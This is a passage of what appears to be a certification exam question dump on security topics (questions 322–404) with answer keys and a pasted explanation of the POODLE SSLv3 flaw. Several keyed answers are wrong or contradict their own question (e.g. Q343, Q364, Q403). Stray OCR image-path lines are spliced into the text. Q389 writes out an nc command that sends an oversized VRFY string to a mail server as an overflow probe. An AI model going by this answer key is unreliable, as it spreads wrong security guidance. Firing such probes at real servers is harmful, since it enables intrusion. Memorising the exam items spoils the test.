B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions
Answer: A

323.An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.
Which of the following actions will help detect attacker attempts to further alter log files?
A. Enable verbose system logging
B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"
Answer: C

324.A global gaming console manufacturer is launching a new gaming platform to its customers.
Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?
A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls
Answer: AD

325.An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.
Which of the following access control methodologies would BEST mitigate this concern?
A. Time of day restrictions
B. Principle of least privilege
C. Role-based access control

D. Separation of duties

Answer: D

326.Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

A. Enter random or invalid data into the application in an attempt to cause it to fault

B. Work with the developers to eliminate horizontal privilege escalation opportunities

C. Test the applications for the existence of built-in- back doors left by the developers

D. Hash the application to verify it won't cause a false positive on the HIPS.

Answer: A

327.An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication.

Which of the following should be implemented?

A. Use a camera for facial recognition

B. Have users sign their name naturally

C. Require a palm geometry scan

D. Implement iris recognition

Answer: B

328.A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company.

Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

A. Pre-shared key

B. Enterprise

C. Wi-Fi Protected setup

D. Captive portal

Answer: D

329.After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage.

Which of the following technology controls should the company implement?

A. NAC


B. Web proxy

C. DLP u

D. ACL

Answer: C

330.A security analyst has received the following alert snippet from the HIDS appliance:



```
PROTOCOL        SIG             SRC.PORT            DST.PORT
TCP             XMAS SCAN       192.168.1.1:1091    192.168.1.2:8891
TCP             XMAS SCAN       192.168.1.1:649     192.168.1.2:9001
TCP             XMAS SCAN       192.168.1.1:2264    192.168.1.2:6455
TCP             XMAS SCAN       192.168.1.1:3464    192.168.1.2:8744
```

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open


B. FIN, URG, and PSH flags are set in the packet header

C. TCP MSS is configured improperly

D. There is improper Layer 2 segmentation


Answer: B

331.A security analyst reviews the following output:



```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:



```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat

B. There are MD5 hash collisions

C. The file is encrypted


D. Shadow copies are present

Answer: B

332.A company's AUP requires:

- Passwords must meet complexity requirements.
- Passwords are changed at least once every six months.
- Passwords must be at least eight characters long.

An auditor is reviewing the following report:



```
Username      Last login         Last changed
Carol         2 hours            90 days
David         2 hours            30 days
Ann           1 hour             247 days
Joe           0.5 hours          7 days
```

Which of the following controls should the auditor recommend to enforce the AUP?

A. Account lockout thresholds
B. Account recovery
C. Password expiration
D. Prohibit password reuse
Answer: C

333.An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter.
Which of the following BIA concepts BEST represents the risk described in this scenario?
A. SPoF
B. RTO
C. MTBF
D. MTTR
Answer: A

334.A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?
A. Document and lock the workstations in a secure area to establish chain of custody
B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
D. Document findings and processes in the after-action and lessons learned report
Answer: D

335.An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?
A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing
Answer: D

336.An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business.
The analyst should seek out an employee who has the role of:
A. steward
B. owner
C. privacy officer
D. systems administrator
Answer: B

337.A group of non-profit agencies wants to implement a cloud service to share resources with each other

and minimize costs.
Which of the following cloud deployment models BEST describes this type of effort?
A. Public
B. Hybrid
C. Community
D. Private
Answer: C

338.A director of IR is reviewing a report regarding several recent breaches.
The director complies the following statistics:
- Initial IR engagement time frame
- Length of time before an executive management notice went out
- Average IR phase completion
The director wants to use data to shorten the response time.
Which of the following would accomplish this?
A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise
Answer: D

339.A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization.
Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?
A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies
D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department
Answer: B

340.A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur.
Which of the following technologies provides this capability?
A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards


Answer: A

341.A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts.
Which of the following should the security analyst use to prevent this vulnerability?
A. Application fuzzing
B. Error handling
C. Input validation
D. Pointer dereference
Answer: C

342.Which of the following differentiates a collision attack from a rainbow table attack?
A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes
Answer: A

343.A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website.
Which of the following is the MOST likely cause of this error, provided the certificate has not expired?
A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated
Answer: C

344.A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:



```
Time      Source        Destination    Account Name  Action
11:01:31  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:32  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:33  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:34  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:35  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:36  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:37  18.12.98.145  10.15.21.100   Joe           Logon Failed
11:01:38  18.12.98.145  10.15.21.100   Joe           Logon Successful
```

Which of the following would be the BEST method for preventing this type of suspected attack in the future?
A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Answer: C

345.A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN.

Which of the following commands should the security administrator implement within the script to accomplish this task?

A. arp - s 192.168.1.1 00-3a-d1-fa-b1-06

B. dig - x@192.168.1.1 mypc.comptia.com

C. nmap - A - T4 192.168.1.1

D. tcpdump - lnv host 192.168.1.1 or either 00:3a:d1:fa:b1:06

Answer: A

346.Which of the following is the BEST reason for salting a password hash before it is stored in a database?

A. To prevent duplicate values from being stored

B. To make the password retrieval process very slow

C. To protect passwords from being saved in readable format

D. To prevent users from using simple passwords for their access credentials

Answer: A

347.An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt.

Which of the following terms BEST describes the actor in this situation?

A. Script kiddie

B. Hacktivist

C. Cryptologist

D. Security auditor

Answer: A

348.An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services.

To which of the following technologies is the provider referring?

A. OpenID Connect

B. SAML

C. XACML

D. LDAP

Answer: A

349.A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server.

Which of the following methods is the penetration tester MOST likely using?

A. Escalation of privilege

B. SQL injection

C. Active reconnaissance

D. Proxy server

Answer: C

350.Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)

A. An attacker could potentially perform a downgrade attack.

B. The connection is vulnerable to resource exhaustion.

C. The integrity of the data could be at risk.

D. The VPN concentrator could revert to L2TP.

E. The IPSec payload reverted to 16-bit sequence numbers.

Answer: AC

351.Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

A. Security awareness training

B. Antivirus

C. Firewalls

D. Intrusion detection system

Answer: B

352.A web developers improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.

Which of the following methods would BEST meet the developer's requirements?

A. SAML

B. LDAP

C. OAuth

D. Shibboleth

Answer: A

353.A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities.

Which of the following BEST describes the type of scan being performed?

A. Non-intrusive

B. Authenticated

C. Credentialed

D. Active

Answer: C

354.A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours.

Given these new metrics, which of the following can be concluded? (Select TWO)

A. The MTTR is faster.

B. The MTTR is slower.

C. The RTO has increased.
D. The RTO has decreased.
E. The MTTF has increased.
F. The MTTF has decreased.
Answer: AD

355.Which of the following could help detect trespassers in a secure facility? (Select TWO)
A. Faraday cages
B. Motion-detection sensors
C. Tall, chain-link fencing
D. Security guards
E. Smart cards
Answer: BD

356.The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.
The help desk is receive reports that users are experiencing the following error when attempting to log in to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?
A. Permission issues
B. Access violations
C. Certificate issues
D. Misconfigured devices
Answer: C

357.A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.
Which of the following is the MOST likely method used to gain access to the other host?
A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp
Answer: B

358.Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.
Which of the following are needed given these requirements? (Select TWO)
A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key

F. DES

Answer: BD

359.The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher

B. SSLv2.0 with CBC mode cipher

C. SSLv3.0 with CBC mode cipher

D. SSLv3.0 with ECB mode cipher

Answer: C

Explanation:

A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.

How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.

Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.

The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3.

Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable.

To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566.

What is the POODLE Vulnerability?

The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-in- the-middle context to decipher the plain text content of an SSLv3 encrypted message.

Who is Affected by this Vulnerability?

This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.

Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.

How Does It Work?

In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages.

Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.

An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.

How Can I Protect Myself?

Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.

Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.

This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

360.To determine the ALE of a particular risk, which of the following must be calculated? (Select TWO).

A. ARO

B. ROI

C. RPO

D. SLE

E. RTO

Answer: AD

361.Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR

B. PBKDF2

C. bcrypt

D. HMAC

E. RIPEMD

Answer: BC

362.Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.

Which of the following authentication methods should be deployed to achieve this goal?

A. PIN

B. Security question

C. Smart card

D. Passphrase

E. CAPTCHA

Answer: C

363.A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only.

Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Select TWO).

A. PermitTunnel

B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts
Answer: BC

364.An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription.
Which of the following types of services is this company now using?
A. SaaS
B. CASB
C. IaaS
D. PaaS
Answer: B
Explanation:
Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

365.Which of the following is commonly done as part of a vulnerability scan?
A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations
Answer: D

366.A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand.
Which of the following cloud models will the company MOST likely select?
A. PaaS
B. SaaS
C. IaaS
D. BaaS
Answer: C

367.After a security incident, management is meeting with involved employees to document the incident and its aftermath.
Which of the following BEST describes this phase of the incident response process?
A. Lessons learned
B. Recovery
C. Identification
D. Preparation
Answer: A

368.After an identified security breach, an analyst is tasked to initiate the IR process.

Which of the following is the NEXT step the analyst should take?
A. Recovery
B. Identification
C. Preparation
D. Documentation
E. Escalation
Answer: B

369.A user needs to send sensitive information to a colleague using PKI.
Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Select TWO)
A. Non-repudiation
B. Email content encryption
C. Steganography
D. Transport security
E. Message integrity
Answer: AE

370.A technician suspects that a system has been compromised.
The technician reviews the following log entry:

```
* WARNING - hash mismatch: C:\Window\SysWOW64\user32.dll
* WARNING - hash mismatch: C:\Window\SysWOW64\kernel32.dll
```

Based solely on the above information, which of the following types of malware is MOST likely installed on the system?
A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor
Answer: A

371.As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices.
Which of the following would BEST help to accomplish this?
A. Require the use of an eight-character PIN.
B. Implement containerization of company data.
C. Require annual AUP sign-off.
D. Use geofencing tools to unlock devices while on the premises.
Answer: B

372.A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach.
Which of the following is MOST likely the cause?
A. Insufficient key bit length
B. Weak cipher suite

C. Unauthenticated encryption method
D. Poor implementation
Answer: D

373.An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server.
Which of the following should a security analyst do FIRST?
A. Make a copy of everything in memory on the workstation.
B. Turn off the workstation.
C. Consult the information security policy.
D. Run a virus scan.
Answer: A

374.Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?
A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability
Answer: C

375.A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online.
Which of the following methods would have MOST likely prevented the data from being exposed?
A. Removing the hard drive from its enclosure
B. Using software to repeatedly rewrite over the disk space
C. Using Blowfish encryption on the hard drives
D. Using magnetic fields to erase the data
Answer: D

376.A manager wants to distribute a report to several other managers with the company. Some of them reside in remote locations that are not connected to the domain but have a local server.
Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option.
Which of the following protocols should be implemented to distribute the report securely? (Select THREE)
A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS
Answer: BDF

377.A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible.

Which of the following is the BEST way to accomplish this?

A. Put the desktops in the DMZ.

B. Create a separate VLAN for the desktops.

C. Air gap the desktops.

D. Join the desktops to an ad-hoc network.

Answer: C

378.An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography.

Discovery of which of the following would help catch the tester in the act?

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text

B. Large-capacity USB drives on the tester's desk with encrypted zip files

C. Outgoing emails containing unusually large image files

D. Unusual SFTP connections to a consumer IP address

Answer: C

379.A member of the admins group reports being unable to modify the "changes" file on a server.

The permissions on the file are as follows:

```
Permissions User Group File
-rwxrw-r--+ Admins Admins changes
```

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."

B. The SELinux mode on the server is set to "permissive."

C. An FACL has been added to the permissions for the file.

D. The admins group does not have adequate permissions to access the file.

Answer: C

380.A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
c:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45
comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchg1.comptia.org
exchg1.comptia.org internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured.

B. Comptia.org is running an older mail server, which may be vulnerable to exploits.

C. The DNS SPF records have not been updated for Comptia.org.

D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack.

Answer: D

381.A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.

The scan reports include the following critical-rated vulnerability:

Title: Remote Command Execution vulnerability in web server

Rating: Critical (CVSS 10.0)

Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

A. Escalate the issue to senior management.

B. Apply organizational context to the risk rating.

C. Organize for urgent out-of-cycle patching.

D. Exploit the server to check whether it is a false positive.

Answer: B

382.Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter.

Which of the following is being described?

A. Service level agreement

B. Memorandum of understanding

C. Business partner agreement

D. Interoperability agreement

Answer: A

383.A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it.

The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls.

Which of the following will be the MOST efficient security control to implement to lower this risk?

A. Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.

B. Restrict screen capture features on the devices when using the custom application and the contact information.

C. Restrict contact information storage dataflow so it is only shared with the customer application.

D. Require complex passwords for authentication when accessing the contact information.

Answer: C

384.The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality.

Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates

B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs

C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs

D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Answer: D

385.An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.

Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems.

B. Configure a separate zone for the systems and restrict access to known ports.

C. Configure the systems to ensure only necessary applications are able to run.

D. Configure the host firewall to ensure only the necessary applications have listening ports.

Answer: A

386.An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP.

Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.

B. Deploy a web-proxy and then blacklist the IP on the firewall.

C. Deploy a web-proxy and implement IPS at the network edge.

D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Answer: D

387.Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.

Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators

B. Lessons learned

C. Recovery point objectives

D. Tabletop exercise

Answer: B

388.A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to

improve the company's security posture quickly with regard to targeted attacks.
Which of the following should the CSO conduct FIRST?
A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.
Answer: A

389.During a routine vulnerability assessment, the following command was successful:
echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25
Which of the following vulnerabilities is being exploited?
A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script
Answer: A

390.A forensic investigator has run into difficulty recovering usable files from a SAN drive.
Which of the following SAN features might have caused the problem?
A. Storage multipaths
B. Deduplication
C. iSCSI initiator encryption
D. Data snapshots
Answer: B

391.A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures.
Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?
A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.
Answer: A

392.A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production.

Which of the following development methodologies is the team MOST likely using now?
A. Agile
B. Waterfall
C. Scrum
D. Spiral
Answer: B

393.Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities.
Which of the following activities has the incident team lead executed?
A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise
Answer: A

394.A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use.
After network enumeration, the analyst's NEXT step is to perform:
A. a gray-box penetration test.
B. a risk analysis.
C. a vulnerability assessment.
D. an external security audit.
E. a red team exercise.
Answer: A

395.A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party.
The company should use:
A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.
Answer: C

396.After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client.
Which of the following BEST describes how the company will use these certificates?
A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external

communication.

Answer: A

397.A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world.

Which of the following practices is the security manager MOST likely to enforce with the policy? (Select TWO)

A. Time-of-day restrictions

B. Password complexity

C. Location-based authentication

D. Group-based access control

E. Standard naming convention

Answer: BC

398.A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network.

Which of the following should be implemented if the administrator does not want to provide the wireless password or certificate to the employees?

A. WPS

B. 802.1x

C. WPA2-PSK

D. TKIP

Answer: A

399.A security administrator learns that PII, which was gathered by the organization, has been found in an open forum. As a result, several C-level executives found their identities were compromised, and they were victims of a recent whaling attack.

Which of the following would prevent these problems in the future? (Select TWO).

A. Implement a reverse proxy.

B. Implement an email DLP.

C. Implement a spam filter.

D. Implement a host-based firewall.

E. Implement a HIDS.

Answer: BC

400.A security engineer is configuring a wireless network with EAP-TLS.

Which of the following activities is a requirement for this configuration?

A. Setting up a server

B. Configuring federation between authentication servers

C. Enabling TOTP

D. Deploying certificates to endpoint devices

Answer: D

401.Ann is the IS manager for several new systems in which the classification of the systems' data are

being decided. She is trying to determine the sensitivity level of the data being processed.
Which of the following people should she consult to determine the data classification?
A. Steward
B. Custodian
C. User
D. Owner
Answer: D

402.Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?
A. Remote exploit
B. Amplification
C. Sniffing
D. Man-in-the-middle
Answer: A

403.A systems administrator wants to generate a self-signed certificate for an internal website.
Which of the following steps should the systems administrator complete prior to installing the certificate on the server?
A. Provide the private key to a public CA.
B. Provide the public key to the internal CA.
C. Provide the public key to a public CA.
D. Provide the private key to the internal CA.
E. Provide the public/private key pair to the internal CA.
F. Provide the public/private key pair to a public CA.
Answer: D

404.A security analyst has received the following alert snippet from the HIDS appliance:

```
PROTOCOL SIG SRC.PORT DST.PORT
TCP XMAS SCAN 192.168.1.1:1091 192.168.1.2:8891
TCP XMAS SCAN 192.168.1.1:649 192.168.1.2:9001
TCP XMAS SCAN 192.168.1.1:2264 192.168.1.2:6455
